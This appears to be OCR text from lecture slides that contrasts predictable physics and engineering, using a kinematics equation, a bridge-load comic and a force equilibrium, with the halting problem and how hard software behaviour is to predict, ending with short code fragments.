
$$x(t) = v_x t$$




example: bridges


HOW DO THEY KNOW THE LOAD LIMIT ON BRIDGES, DAD?
LOAD LIMIT 10 TONS
THEY DRIVE BIGGER AND BIGGER TRUCKS OVER THE BRIDGE UNTIL IT BREAKS.
THEN THEY WEIGH THE LAST TRUCK AND REBUILD THE BRIDGE.
WATTERSON
OH. I SHOULD'VE GUESSED.
DEAR, IF YOU DON'T KNOW THE ANSWER, JUST TELL HIM!






$$\sum_i \vec{F}_i = \vec{0}$$



So…

Can you predict software?




Alan “Party Pooper” Turing

Thou shalt not decide the halting behavior of a program.


while P(x)

What can we do?


*p++ = read();

